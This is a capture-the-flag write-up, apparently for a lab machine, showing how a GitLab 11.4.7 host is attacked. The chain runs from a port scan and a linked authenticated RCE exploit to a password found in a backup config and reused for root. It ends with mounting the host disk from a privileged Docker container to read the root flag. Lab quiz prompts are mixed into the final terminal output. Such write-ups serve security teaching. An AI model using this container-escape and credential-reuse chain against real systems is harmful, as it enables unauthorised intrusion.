



Information Gathering

1) Found open ports


```
vigneswar@VigneswarPC: ~  
$ sudo nmap 10.10.10.220 -p- -sV --min-rate 1000 --open  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 10:22 IST  
Nmap scan report for 10.10.10.220  
Host is up (0.27s latency).  
Not shown: 48285 closed tcp ports (reset), 17248 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)  
5080/tcp   open  http      nginx  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 118.83 seconds  
  
$
```

2) Found a gitlab instance



Vulnerability Assessment


1) There is a authenticated rce in gitlab 11.4.7



Exploitation

1) Got revshell

<https://github.com/mohinparamasivam/GitLab-11.4.7-Authenticated-Remote-Code-Execution>



Privilege Escalation

1) Found docker file

```
git@gitlab:/opt/backup$ cat docker-compose.yml
version: '2.4'

services:
  web:
    image: 'gitlab/gitlab-ce:11.4.7-ce.0'
    restart: always
    hostname: 'gitlab.example.com'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://172.19.0.2'
        redis['bind']='127.0.0.1'
        redis['port']=6379
        gitlab_rails['initial_root_password']=File.read('/root_pass')
    networks:
      gitlab:
        ipv4_address: 172.19.0.2
    ports:
      - '5080:80'
      #- '127.0.0.1:5080:80'
      #- '127.0.0.1:50443:443'
      #- '127.0.0.1:5022:22'
    volumes:
      - './srv/gitlab/config:/etc/gitlab'
      - './srv/gitlab/logs:/var/log/gitlab'
      - './srv/gitlab/data:/var/opt/gitlab'
      - './root_pass:/root_pass'
      - '/opt/user:/home/dude/'
    privileged: true
    restart: unless-stopped
    #mem_limit: 1024m

networks:
  gitlab:
    driver: bridge
    ipam:
      config:
        - subnet: 172.19.0.0/16
git@gitlab:/opt/backup$
```

2) Found a password

```
git@gitlab:/opt/backup$ grep -v -E "^\s*#|^\s*$" /opt/backup/gitlab.rb
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
git@gitlab:/opt/backup$
```

3) Got root access inside docker

```
git@gitlab:/opt/backup$ su root
Password:
root@gitlab:/opt/backup#
```

4) Mounted host drive

```
root@gitlab:~# lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop1 7:1 0 55.5M 1 loop
loop4 7:4 0 71.4M 1 loop
loop2 7:2 0 31.1M 1 loop
loop0 7:0 0 55.4M 1 loop
sda 8:0 0 10G 0 disk
|-sda2 8:2 0 9.5G 0 part /var/log/gitlab
|-sda3 8:3 0 512M 0 part [SWAP]
`-sda1 8:1 0 1M 0 part
loop5 7:5 0 31.1M 1 loop
loop3 7:3 0 71.3M 1 loop

What is the name of the device that contains the host filesystem?
Processing
Submit the flag located in the root user's home directory.

root@gitlab:~# mount sda2 /host
mount: special device sda2 does not exist
root@gitlab:~# mount /dev/sda2 /host
32 hex characters
root@gitlab:~# cd /host
root@gitlab:/host# ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var
root@gitlab:/host# cd root
root@gitlab:/host/root# ls
docker-gitlab ready-channel root.txt snap
root@gitlab:/host/root# cat root.txt
03cbe2028b2eb315853aa082de23fd0c
Created on 12 Dec 2020
Created by bertolis
root@gitlab:/host/root# |
```